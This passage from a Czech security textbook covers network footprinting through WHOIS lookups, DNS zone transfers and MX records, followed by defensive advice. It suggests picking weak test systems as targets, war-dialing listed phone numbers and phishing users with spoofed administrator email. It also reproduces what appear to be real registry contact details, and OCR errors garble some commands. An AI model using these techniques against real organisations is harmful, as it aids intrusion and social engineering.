Jména domén, organizací a adresy sítí jsou uvedeny v takzvaných whois databázích. Těchto databází existuje v současnosti několik. Důvodem je ztráta monopolu Network Solutions jako jediného registrátora doménových jmen v doménách com, net, edu a org. Nyní tedy existuje několik registrátorů a samozřejmě i několik databází. To poněkud komplikuje naši snahu o vyhledání informací o doméně, protože musíme nejprve najít databázi, ve které je požadovaná informace uvedena. Seznam registrátorů můžete najít na <http://www.internic.net/alpha-html>.

Existuje mnoho různých metod, jak se dotazovat do různých whois databází. Jejich přehled je uveden v tabulce 1-2.

Přístupový mechanismus	Zdroj informací a softwaru	Platforma
Webové rozhraní	<a href="http://www.networksolutions.com/">http://www.networksolutions.com/</a> <a href="http://www.arin.net">http://www.arin.net</a>	Jakákoli s webovým prohlížečem
Whois klient	Whois je dostupný na většině verzí Unixu	Unix

WS Ping ProPack	<a href="http://www.ipswitch.com/">http://www.ipswitch.com/</a>	Windows 95/NT/2000
Sam Spade	<a href="http://www.samspade.org/ssw">http://www.samspade.org/ssw</a>	Windows 95/NT/2000
Sam Spade web rozhraní	<a href="http://www.samspade.org/">http://www.samspade.org/</a>	Jakákoli s webovým prohlížečem
Netscan tools	<a href="http://www.netscantools.com/nstpromain.html">http://www.netscantools.com/nstpromain.html</a>	Windows 95/NT/2000
Xwhois	<a href="http://c64.org/~n/r/xwhois/">http://c64.org/~n/r/xwhois/</a>	Unix s X a GTK+ GUI toolkitem

**Tabulka 1-2. Techniky a datové zdroje umožňující vyhledávání ve whois databázích**

Nezávisle na metodě vždy dostanete stejnou informaci. V tabulce 1-3 jsou uvedeny další whois servery, které obsahují informace o jiných doménách, než jsou com, net, edu a org.

Whois server	Adresa
Evropa	<a href="http://www.ripe.net/">http://www.ripe.net/</a>
Asie a Pacifik	<a href="http://whois.apnic.net/">http://whois.apnic.net/</a>
U.S. armáda	<a href="http://whois.nic.mil/">http://whois.nic.mil/</a>
U.S. vláda	<a href="http://whois.nic.gov/">http://whois.nic.gov/</a>

**Tabulka 1-3. Státní, vojenské a mezinárodní whois databáze**

V evropské databázi nebo na serveru <http://www.nic.cz> nalezneme informace o doménách, které náleží do domény cz. Dalším zdrojem informací, zvláště o whois serverech mimo Spojené státy, je server [www.allwhois.com](http://www.allwhois.com).

Do whois databází je možné zadávat několik typů dotazů:

- *Registrátor* Zobrazí informace o subjektu, který prováděl registraci údajů do databáze, a o příslušných whois serverech.
- *Organizace* Zobrazí informace o příslušné organizaci.
- *Doména* Zobrazí informace o příslušné doméně.
- *.SW*Zobrazí informace o příslušné síti nebo IP adrese.
- *Kontakt (POC - Point Of Contact)* Zobrazí informace o osobě odpovědné za uvedené informace, obvykle administrátorovi sítě.

## Dotaz na registrátora

Se vznikem sdílených whois systémů (kdy databáze obhospodařuje více různých registrátorů) se situace poněkud zkomplikovala. V nalezení domény a registrátora této domény nám může pomoci server [whois.crsnic.net](http://whois.crsnic.net). Pokusme se například najít registrátora organizace „Acme Networks“. K dotazům do databáze použijeme Unix (Red Hat 6.2) a utilitu whois. Přepínač @ umožňuje specifikovat databázi, do které má dotaz směřovat. Verze programu whois obsažená v BSD Unixech vyžaduje specifikaci databáze pomocí přepínače -a. Podrobnější informace o použití příkazu whois nalezneme v manuálu. Při zadává-

ní dotazu můžeme použít metaznaky, jako je „“. Zatímco dotaz acme hledá pouze doménu acme, dotaz acme. vyhledá všechny domény začínající řetězcem acme.

Na [http://www.networksolutions.com/en\\_US/hclp/whoishelp.html](http://www.networksolutions.com/en_US/hclp/whoishelp.html) je popsáno, jak zadávat složitější dotazy.

```
[bash]$ whois acme. @whois.crsnic.net
[whois.crsnic.net]
Whois Server Version 1.1
```

Domain names in the .com, .net, and .org domains can now be registered with many different competing registrars. Go to <http://www.internic.net> for detailed information.

```
ACMETRAVEL.COM
ACMETECH.COM
ACMES.COM
ACMERACE.NET
ACMEINC.COM
ACMECOSMETICS.COM
ACME.ORG
ACME.NET
ACME.COM
ACME-INC.COM
```

Je pravděpodobné, že organizace Acme Networks má zaregistrovánu doménu acme.net. Další informace, včetně registrátora, získáme následujícím dotazem:

```
[bash]$ whois acme.net @whois.crsnic.net
[whois.crsnic.net]
Whois Server Version 1.1
```

Domain names in the .com, .net, and .org domains can now be registered with many different competing registrars. Go to <http://www.internic.net> for detailed information.

```
Domain Name: ACME.NET
Registrar: NETWORK SOLUTIONS, INC.
Whois Server: whois.networksolutions.com
Referral URL: www.networksolutions.com
Name Server: DNS1.ACME.NET
Name Server: DNS2.ACME.NET
```

Registrátorem organizace Acme Networks je tedy Network Solutions, Inc. Další dotazy proto budeme směrovat do whois databáze Network Solutions.

## Dotaz na organizaci

Tento dotaz vyhledá v databázi všechny odkazy na jméno organizace a je většího rozsahu než dotaz na pouhou doménu. V příkazovém řádku musíme použít klíčové slovo „name“ a dotaz zadat do databáze Network Solutions.

```
[bash]$ whois "name Acme Networks"@whois.networksolutions.com
Acme Networks (NAUTILUS-AZ-DOM) NAUTILUS-NJ.COM
```

Acme Networks (WIND0WS4-D0M)	WINDOWS.NET
Acme Networks (BURNER-DOM)	BURNER.COM
Acme Networks (ACME2-D0M)	ACME.NET
Acme Networks (RIGHTBABE-DOM)	RIGHTBABE.COM
Acme Networks (ARTS2-D0M)	ARTS.ORG
Acme Networks (HR-DEVELOPMENT-DOM)	HR-DEVELOPMENT.COM
Acme Networks (NTSOURCE-DOM)	NTSOURCE.COM
Acme Networks (LOCLANNUMBER-DOM)	LOCLANNUMBER.NET
Acme Networks (LOCLANUMBERS2-DOM)	LOCLANUMBERS.NET
Acme Networks (Y2MAN-DOM)	Y2MAN.COM
Acme Networks (Y2MAN2-DOM)	Y2MAN.NET
Acme Networks for Christ Hospital (CHOSPITAL-DOM)	CHOSPITAL.ORG

Z výpisu je vidět, že Acme Networks má zaregistrováno poměrně velké množství domén. Představují však všechny domény reálné sítě nebo jsou některé registrovány pro budoucí použití či slouží pouze jako blokování obchodní značky? Abychom to zjistili, musíme položit další dotazy.

Některé velké organizace mohou mít ve whois databázích stovky i tisíce záznamů. Network Solutions však omezují zobrazení výsledků dotazu na prvních 50 záznamů. Omezení je nastaveno v souvislosti s rozšířením nežádoucích aktivit, jako je rozesílání nevyžádaných dopisů (spam). Před nastavením omezení bylo totiž například velmi jednoduché vypsat všechny subdomény domény .com a rozeslat na ně dopisy s nevyžádanou reklamou.

## Dotaz na doménu

Když si připomeneme jméno organizace (Acme Networks), bude zřejmě nejproduktivnější dotaz na doménu acme.net (všechna skutečná jména jsou ve výpisu samozřejmě pozměněna):

```
[bash]$ whois acme.net@whois.networksolutions.com
```

```
[whois.networksolutions.com]
Registrant:
```

```
Acme Networks (ACME2-D0M)
11 Town Center Ave
Einstein, AZ 21098
```

```
Domain Name: ACME.NET
```

```
Administrative Contact, Technical Contact, Zone Contact:
Boyd, Woody [Network Engineer] (WB9201) woody@ACME.NET
201-555-9011 (201)555-3338 (FAX) 201-555-1212
```

```
Record last updated on 13-Sep-95.
```

```
Record created on 30-May-95.
```

```
Database last updated on 14-Apr-99 13:20:47 EDT.
```

```
Domain servers in listed order:
```

DNS.ACME.NET	10.10.10.1
DNS2.ACME.NET	10.10.10.2

Tento typ dotazu poskytne informace o:

- Subjektu, který doménu registroval.
- Jménu domény.
- Kontaktech na administrátora.
- Čase, kdy byl záznam vytvořen a změněn.
- Primárním a sekundárním DNS serveru.

V tomto stadiu získávání informací o organizaci začíná téměř detektivní práce.

Analýzou informace o subjektu, který doménu registroval, se můžeme pokusit zjistit, zda doména náleží organizaci, o kterou se zajímáme, jestliže víme, že Acme Networks sídlí v Arizoně, a dotazem jsme zjistili, že subjekt, který doménu registroval, sídlí také v Arizoně, je pravděpodobné, že doména acme.net náleží Acme Networks. Pozor ale na organizace, které jsou geograficky rozptýleny a mají svá vlastní připojení do Internetu. Ty mají většinou jen jeden subjekt, který provádí registrace, a jejich domény s tímto subjektem nemají fyzickou souvislost.

Kontakt na administrátora je velmi důležitou informací. Administrátor je totiž mnohdy odpovědný za připojení do Internetu, případně za firewall. Uvedená telefonní a faxová čísla jsou také dobrým základem pro použití automatických dialerů s cílem získání telefonních čísel, na kterých jsou připojeny modemy. Velmi často lze také informaci o administrátorovi (zvláště jeho adresy) využít k oklamání uživatelů sítě. Důvěřivému uživateli stačí z e-mailové adresy administrátora zaslat dopis s žádostí o změnu hesla. Je až zarážející, kolik uživatelů změní své heslo, na cokoli budete požadovat, v domnění, že žádost pochází od vysoko důvěryhodné osoby zodpovědné za chod informačního systému.

Čas vytvoření, resp. čas změny záznamu, vypovídá o tom, do jaké míry je záznam aktuální. Informace v záznamu vytvořeném před pěti lety a nikdy neopravovaném bude pravděpodobně zastaralá. Nejrychleji většinou zastarává právě informace o administrátorovi.

Informace o primárním a sekundárních DNS serverech potřebujeme k analýze DNS, kterou provedeme později. IP adres DNS serverů můžeme také využít k dotazům do ARIN databáze.

### Tip

Pomocí direktivy SERVER a záznamu HST, získaného dotazem do whois databáze, můžete identifikovat další domény, pro které je daný DNS server autoritativní:

1. Provedte dotaz do databáze stejným způsobem jako v předchozím případě.
2. Najděte v odpovědi primární DNS server.
3. Provedte dotaz na tento server:

```
whois "HOST 10.10.10.1"@whois.networksolutions.com
```

4. Najděte HST záznam pro tento server.
5. Zadejte whois dotaz s direktivou SERVER a odpovídajícím HST záznamem:

```
whois "SERVER NS9999-HST"@whois.networksolutions.com
```

## Dotaz na síť

ARIN (American Registry for Internet Numbers) je jedna z databází, z nichž je možno zjistit adresy sítí náležející do dané domény. Obsahuje bloky síťových adres, které patří organizaci. Dotaz do databáze je

velmi důležitý, protože umožní odhalit, zda systém, který nás zajímá, náleží dané organizaci, nebo zda je provozován v síti jiné organizace (může se například jednat o server hosting u poskytovatele připojení).

Pokusíme se zjistit všechny sítě, které vlastní Acme Networks. Všimněte si použití znaku hromadného výběru „“:

```
[bash]$ whois "Acme Net."@whois.arin.net
[whoi s.arin.net]
Acme Networks (ASN-XXXX) XXXX 99999
Acme Networks (NETBLK) 10.10.10.0 - 10.20.129.255
```

Výstupy z databáze ARIN nejsou omezeny na 50 záznamů, jako je tomu v případě Network Solutions. Specifickější dotaz můžeme formulovat zadáním konkrétního bloku sítových adres:

```
[bash]$ whois 10.10.10.@whois.arin.net
[whoi s.ari n.net]
Major ISP USA CNETBLK-MI-05BLK MI-05BLK 10.10.0.0 - 10.30.255.255
ACME NETWORKS, INC. (NETBKL-MI-IQ-10-10) CW-10-10-10
10.10.10.0 - 10.20.129.255
```

Vidíme, že poskytovatel připojení „Major ISP USA“ přidělil Acme Networks síť typu A. (Podrobnější informace o typech sítí a protokolech TCP/IP vůbec získáte v knize TCP/IP Illustrated Volume 1 od Richarda Stevensa.) Síť tedy opravdu náleží Acme Networks.

ARIN umožňuje prohledávat whois databázi prostřednictvím rozhraní WWW, které je uvedeno na obrázku 1.4.


## Dotaz na administrativní kontakt (POC)

V dotazu je vhodné použít identifikátor uživatele, který jsme získali dotazem na doménu. V případě domény acme.net se jedná o identifikátor „WB9201“.

```
[bash]$ whois "HANDLE WB9201"@whois.networksolutions.com
Boyd, Woody [Network Engineer] (WB9201) woody@ACME.NET
BIG ENTERPRISES
11 TOWN CENTRE AVE
EINSTEIN, AZ 20198
201-555-1212 (201)555-1212 (FAX) 201-555-1212
```

Jestliže v dotazu použijeme výraz @Acme.net, dostaneme seznam e-mailových adres lidí majících k doméně administrativní vztah. Výpis příkazu je pro přehlednost zkrácen:

```
[bash]$ whois "@Acme.net"@whois.internic.net
Smith, Janet (JS9999) j.smith@ACME.NET(201)555-9211 (FAX) (201)555-3643
Benson, Bob (BB9999) bob@ACME.NET (201)555-0988
Manuál, Eric (EM9999) ericm@ACME.NET (201)555-8484 (FAX) (201)555-13485
Bixon, Rob (RB9999) fbixon@ACME.NET(201)555-8072
```



Obrázek 1-4. Nejjednodušší způsob, jak získat požadované informace, Je web ARIN

## U nás v Evropě

V Evropě udržuje whois databázi registrátor RIPE NCC na adrese [whois://whois.ripe.net](http://whois.ripe.net). RIPE NCC pracuje velice profesionálně, a tak je evropská whois databáze považována za nejkompletnější. Na ftp serveru <ftp://ftp.ripe.net> je možno stáhnout utilitu whois, která podporuje i nejrůznější rozšíření evropské whois databáze.

Pro ty, kteří nemají k dispozici program whois a ani se nechtějí zabývat jeho stahováním z Internetu, stačí připomenout, že protokol WHOIS je velice jednoduchý. Server protokolu WHOIS zpravidla očekává dotazy na portu 43/tcp. Stačí navázat spojení s příslušným WHOIS serverem napr. programem telnet a zadat řetězec, který chceme v databázi vyhledat. Takovým řetězcem může být DNS jméno, IP adresa, číslo autonomního systému apod. Např. ve Windows 2000 navážeme spojení se serverem whois.ripe.net:

```
C:\> telnet whois.ripe.net 43
```

Nyní zadáme řetězec, který se má vyhledat:

```
195.47.2.0
```

Server nám vrátil:

```
% This is the RIPE Whois server.
% The objects are in RPSL format.
% Please visit http://www.ripe.net/rpsl for more information.
% Rights restricted by copyright.
% See http://www.ripe.net/ripencc/pub-services/db/copyright.html
```

```
i netnum:      195.47.0.0 - 195.47.3.255
netname:       KAROSA
descr:         KAROSA a.s.
descr:         Vysoké Myto
country:       CZ
admin-c:       FK102-RIPE
tech-c:        FK102-RIPE
status:        ASSIGNED PA
remarks:       idu=karosa
mnt-by:        RIPE-NCC-NONE-MNT
changed:       kabelova@pvt.cz 19961211
source:        RIPE

person:        František KYSELA
address:       KAROSA a.s.
address:       Dobrovského 74/11
address:       566 03
address:       Vysoké Myto
address:       The Czech Republic
phone:         +420 468 311539
fax-no:        +420 468 21648
e-mail:        karosa@hrk.pvtnet.cz
nic-hd1:       FK102-RIPE
changed:       kabelova@pvt.cz 19970412
source:        RIPE
```

Server po vypsání odpovědi ukončí spojení:

Connection closed by foreign host.



## Obrana proti prosakování informací do veřejných zdrojů

Všechny výše uvedené infonnace (kontakt na administrátora, adresy sítí a informace o jmenných servzech) jsou prostřednictvím whois databází volně přístupné široké veřejnosti. Uvádí se vždy, když organizace provádí registraci domény v Internetu. Abychom ale útočníkům udělali život složitější, měli bychom mít na paměti následující.

Často se stává, že administrátor opustí organizaci, ale stále může měnit informace ve whois databázi, protože je tam nadále uveden jako odpovědná osoba. Je tedy třeba udržovat tyto informace aktuální. Také je třeba si uvědomit, že uvedená telefonní čísla a e-mailové adresy mohou být použity k útokům po komutovaných linkách a ke klamání důvěřivých uživatelů. Zvažte tedy použití takzvaných zelených čísel (0800) nebo čísel, která nespadají pod telefonní ústřednu organizace. Lze se setkat i s organizacemi, kte-

ré uvádí kontakt na fiktivního administrátora. Když potom dostane některý z uživatelů e-mail od takovéto fiktivní osoby, jedná se s velkou pravděpodobností o příznak nekalé činnosti.

Další bezpečnostní problémy jsou způsobeny metodami, kterými se provádějí aktualizace údajů v databázích. Network Solutions například ověřují totožnost osoby oprávněné aktualizovat údaje pomocí pole FROM z hlavičky e-mailu, hesla nebo PGP klíče. Implicitní autentizační metodou je bohužel pole FROM e-mailu. Tato metoda je však absolutně nedostatečná, protože kdokoli může odeslat e-mail s libovolnou hodnotou pole FROM, a může tedy i změnit údaje v databázi. Vhodná změna údajů v databázi může vést až k získání kontroly nad doménou (domain hijacking). Přesně tohle se 16. října 1998 stalo společnosti AOL. Někdo se vydával za představitele AOL a změnil informace o AOL doménách tak, že veškerý provoz byl z těchto domén přesměrován do domény autonete.net. AOL se z incidentu poměrně rychle vzpamatovala, ale výšla najevu snadná ohrozitelnost přítomnosti jakékoli organizace na Internetu. Je tedy nesmírně důležité zvolit některou z bezpečnějších metod ověřování totožnosti.

## Krok 3. Zkoumání DNS

Jakmile se vám podaří zjistit jména všech domén, které má organizace zaregistrovány, můžete začít zkoumat informace uložené v DNS. DNS je distribuovaná databáze, která mapuje jména počítačů na jejich IP adresy a naopak. Pokud je DNS chybně nakonfigurováno, můžete jednoduchým postupem získat velmi užitečné informace o síti organizace.

### Přenos zóny (zone transfer)

Rozšířenost	<b>9</b>
Složitost	<b>9</b>
Dopad	<b>3</b>
<b>Celkové riziko</b>	<b>7</b>

Jednou z největších chyb při konfiguraci DNS je povolení přenosu zóny (informací o zóně) na libovolný počítač v Internetu.

*Informace o zóně jsou* přenášeny z primárního jmenného serveru (primáty nameserver) na sekundární (secondary nameserver) kvůli zajištění redundancy dat. Redundance je nutná v případě výpadku primárního jmenného serveru, kdy jeho funkce přebírá sekundární (zjednodušeně řečeno). Obecně lze říci, že přenosy zóny by měly být povoleny pouze na sekundární servery. Mnoho DNS serverů však umožňuje tyto přenosy na libovolný počítač. Tohle je kritické zvláště v případě, kdy primární DNS server obsahuje také informace o interní síti organizace. Útočník pak získá pouhým přečtením informací o zóně kompletní přehled serverů ve vnitřní síti. V mnoha případech může podle jmen počítačů odhadovat, k čemu konkrétní servery slouží, resp. jaké aplikace jsou na nich provozovány.

Podívejme se, jakými způsoby můžeme přenosy zón uskutečnit a jaký typ informace tím získáme. Existuje mnoho utilit, které umožňují provádět přenosy zón. My se soustředíme na ty nejčastěji používané.

Nejjednodušší metoda spočívá v použití klienta nslookup, který je součástí většiny implementací Unixu i Windows NT. V interaktivním režimu můžeme použít nslookup následujícím způsobem:

```
[bash]$ nslookup
Default server: dns2.acme.net
Address: 10.10.20.2

>> server 10.10.10.2

Default Server: [10.10.10.2]
Address: 10.10.10.2

>> set type=any
>> ls -d Acme.net. >> /tmp/zone_out
```

Ihned po startu vypíše nslookup implicitní jmenný server, kterého se bude dotazovat. Většinou je to DNS server organizace, v jejíž síti se nacházíme, nebo DNS server poskytovatele připojení do Internetu. Server 10.10.20.2 však nemá ve své databázi informace o doméně, která nás zajímá (není pro tuto doménu autoritou). Musíme tedy programu nslookup říci, kterému serveru se má dotazovat. Budeme se ptát primárního serveru Acme Networks (10.10.10.2), jehož IP adresu jsme zjistili dotazem do databáze whois. V interaktivním režimu programu nslookup zadáme tento počítač jako výchozí příkazem server.

Typ záznamů, které budeme vypisovat, nastavíme na any. Znamená to, že nás zajímají všechny typy záznamů obsažené v databázi. Podrobnější informace o použití programu nslookup získáte prostudováním manuálu (v prostředí Unixu příkazem man nslookup).

Nakonec použijeme příkaz ls, který vypíše záznamy domény. Přepínač -d způsobí, že budou vypsány všechny typy záznamů. Výpis přesměrováváme do souboru /tmp/zone\_out, abychom s ním mohli později snáze manipulovat.

Po vykonání příkazu prohlédneme soubor a pokusíme se najít informace, které by nás mohly navést na konkrétní typy systémů:

[bash]\$ more zone_out				
acct18	ID	IN	A	192.168.230.3
	ID	IN	HINFO	"Gateway2000" "WinWKGRPS"
	ID	IN	MX	0 acmeadmin n-smtp
	ID	IN	RP	bsmith.rci bsmith.who
	ID	IN	TXT	"Location:Telephone Room"
ce	ID	IN	CNAME	aesop
au	ID	IN	A	192.168.230.4
	ID	IN	HINFO	"Aspect" "MS-DOS"
	10	IN	MX	0 andromeda
	ID	IN	RP	jcoy.erebus jcoy.who
	ID	IN	TXT	"Location: Library"
acct21	ID	IN	A	192.168.230.5
	ID	IN	HINFO	"Gateway2000" "WinWKGRPS"
	ID	IN	MX	0 acmeadminin-smtp
	ID	IN	RP	bsmith.rci bsmith.who
	ID	IN	TXT	"Location:Accounting"

Nebudeme podrobně popisovat všechny typy záznamů, ale soustředíme se na ty nejzajímavější. Ve výpisu vidíme A záznamy, které obsahují jména a IP adresy systémů. Každý systém má odpovídající HINFO záznam, který identifikuje platformu a operační systém zařízení (RFC-952). HINFO záznam není povinný, ale pokud je uveden, představuje pro útočníka velmi cennou informaci.

Protože máme výpis uložen v souboru, můžeme ho dále velmi snadno zpracovávat pomocí programů pro práci s textem, jako je například grep, sed, awk nebo perl. Řekněme, že jsme odborníky na operační systém SunOS nebo Solaris. Můžeme tedy zjistit, kolik záznamů v souboru zone\_out se týká strojů s operačním systémem Solaris (pokud ovšem existují a jsou správně vyplněny HINFO záznamy).

```
[bash]$ grep -i solaris zone.out | wc -l
388
```

Vidíme, že bylo nalezeno 388 záznamů se slovem „Solaris“. Máme tedy spoustu potenciálních cílů.

Můžeme také vyhledat testovací systémy. Proč? Protože tyto systémy nebývají příliš zabezpečeny. Často mají snadno odhadnutelná přístupová hesla a jejich administrátoři se příliš nezajímají o to, kdo se do systému přihlašuje.

```
[bash]$ grep -i test /tmp/zone.out | wc -l
96
```

Je několik věcí, které musíme mít na paměti. Nsl ookup se dotazuje v jednom okamžiku pouze jednoho jmenného serveru. Pokud chceme být pečliví, musíme celý postup zopakovat pro všechny jmenné servery autoritativní pro danou doménu. Tak jsme vypisovali informace pouze z domény Acme.net. Pokud má Acme.net subdomény, musíme vypsat informace i o těchto subdoménách (například greenhouse.acme.net). Pokud máme smůlu, může nslookup podat hlášení o tom, že doménu nelze vypsat. To se stane v případě, kdy je cílový nameserver dobře nakonfigurován a neumožňuje přenosy zóny na neautorizované počítače. Pokud ale existuje více nameserverů pro danou doménu a prověříme všechny, možná najdeme jeden, který přenos zóny umožňuje.

Nyní, když známe manuální metodu, si můžeme ukázat několik programů, které proces podstatně zrychlí. Mezi tyto programy patří například host, SamSpade, axfr a dig.

Příkaz host je součástí mnoha mutací operačního systému Unix. Některé jednoduché příklady jeho použití jsou:

```
host -1 Acme.net
```

```
nebo
```


```
host -1 -v -t any Acme.net
```

Pokud z nějakého důvodu potřebujeme pouze IP adresy (třeba jako argumenty pro skener), získáme je následujícím příkazovým řádkem:

```
host -1 acme.net | cut -f 4 -d" " >> /tmp/ip.out
```

Také uživatelé Windows mají k dispozici programy schopné poskytnout stejné informace jako jejich uniové varianty. Viz obrázek 1-5.

Nakonec se zmíníme o jednom z nejlepších programů provádějícím přenosy zón. Je jím axfr autora Gaiuse (<http://packetstormsecurity.org/groups/ADM/axfr-0.5.2.tar.gz>). Tato utilita rekurzivně prohlédne všechny dotazované domény a vytvoří komprimovanou databázi souborů popisujících zónu. Můžete například prohlédnout celou doménu com nebo cz a získat informace o všech podřízených doménách. Toho ovšem nedoporučujeme. Databázi pro zadání domény vytvoříte příkazem:



Obrázek 1-5, Pokud používáte Windows, můžete získat informace o zóně programem Sam Spade

```
[bash]$ axfr Acme.net
axfr: Using default directory: /root/axfrdb
Found 2 name servers for domain 'Acme.net.':
Text deleted.
Received XXX answers (XXX records).
```

Dotazy do právě vytvořené databáze je možné zadávat příkazem:

```
[bash]$ axfrcat Acme.net
```

## Nalezení MX záznamů

**Zjištění**, kam je zasílána pošta pro doménu, je skvělým prvním krokem v odhalování firewallu. Ve většině organizací je totiž pošta zpracovávána tímtéž systémem, na kterém je provozován firewall, nebo je ale spolu zpracovávána ve stejné síti. Použijeme program host:

```
[bash]$ host Acme.net
Acme.net has address 10.10.10.1
Acme.net mail is handled (pn=20) by smtp-forward.Acme.net
Acme.net mail is handled (pri=10) by gate.Acme.net
```

Pokud je příkaz host zadán bez parametrů (pouze se jménem domény), pokusí se vypsat nejprve informace o A záznamech a poté o MX záznamech. Informace, které jsme dostali, nejenom ukazují systémy přijímající elektronickou poštu pro Acme.net, ale jsou i potvrzením informací získaných dříve ve whois databázi ARIN.

## Obrana proti zneužívání informací uvedených v DNS

DNS databáze obsahuje velké množství informací, které lze použít k útokům. Je tedy velmi důležité omezit volný přístup k těmto informacím. Z hlediska konfigurace DNS serveru to znamená omezit přenosy zón pouze na autorizované servery. V nové verzi 9 programu BIND toho lze dosáhnout direktivou allow-transfer v konfiguračním souboru named.conf. V případě Microsoft DNS můžete použít volbu Notify. Více informací získáte na <http://support.microsoft.com/support/kb/articles/ql93/8/37.asp>. Pokud používáte jiný jmenný server, musíte konzultovat odpovídající dokumentaci.

Na hraničních směrovacích můžete také filtrovat příchozí TCP spojení na port 53- Běžné dotazy do DNS totiž používají protokol UDP a přenosy zón probíhají protokolem TCP. Zablokujete-li tedy TCP port 53, zamezíte přenosům informací o celých zónách, ale klasické DNS dotazy budou dále procházet. Toto opatření je však v rozporu s RFC, které říká, že dotazy delší než 512 bajtů budou odesány pomocí TCP. DNS dotazy se ve většině případů do 512 bajtů pohodlně vejdu. Lepším řešením je implementace šifrovaných transakčních signatur (TSIG - Transaction Signatures), které povolí provádět přenosy zón pouze autorizovaným počítačům. Pocirobný popis toho, jak TSIG implementovat, najdete na <http://romana.ucd.ie/james/tsig.html>. Zákaz přenosů informací o zóně výrazně prodlouží čas, který útočníci stráví získáváním informací o jménech a IP adresách počítačů. Protože jsou však stále povoleny běžné dotazy do DNS, může se útočník postupně dotazat na všechny IP adresy přidělené organizaci. Proto je nutné nakonfigurovat externí jmenné servery tak, aby poskytovaly informace pouze o zařízeních, která jsou přímo připojená do Internetu. Externí jmenné servery by nikdy neměly poskytovat informace o zařízeních nacházejících se ve vnitřní síti. Možná to vypadá jako samozřejmost, ale v Internetu se nacházely jmenné servery, které na jednoduchý dotaz poskytly více než 16 000 IP adres a odpovídajících jmen z vnitřní sítě.

Také se nedoporučuje používání HINFO záznamů. V dalších kapitolách sice uvidíte, že existují i jiné a přesnější způsoby, jak identifikovat operační systém na počítači v síti, ale HINFO záznamy to umožňují s mnohem menším úsilím a podstatně efektivněji.

## Krok 4. Průzkum sítě

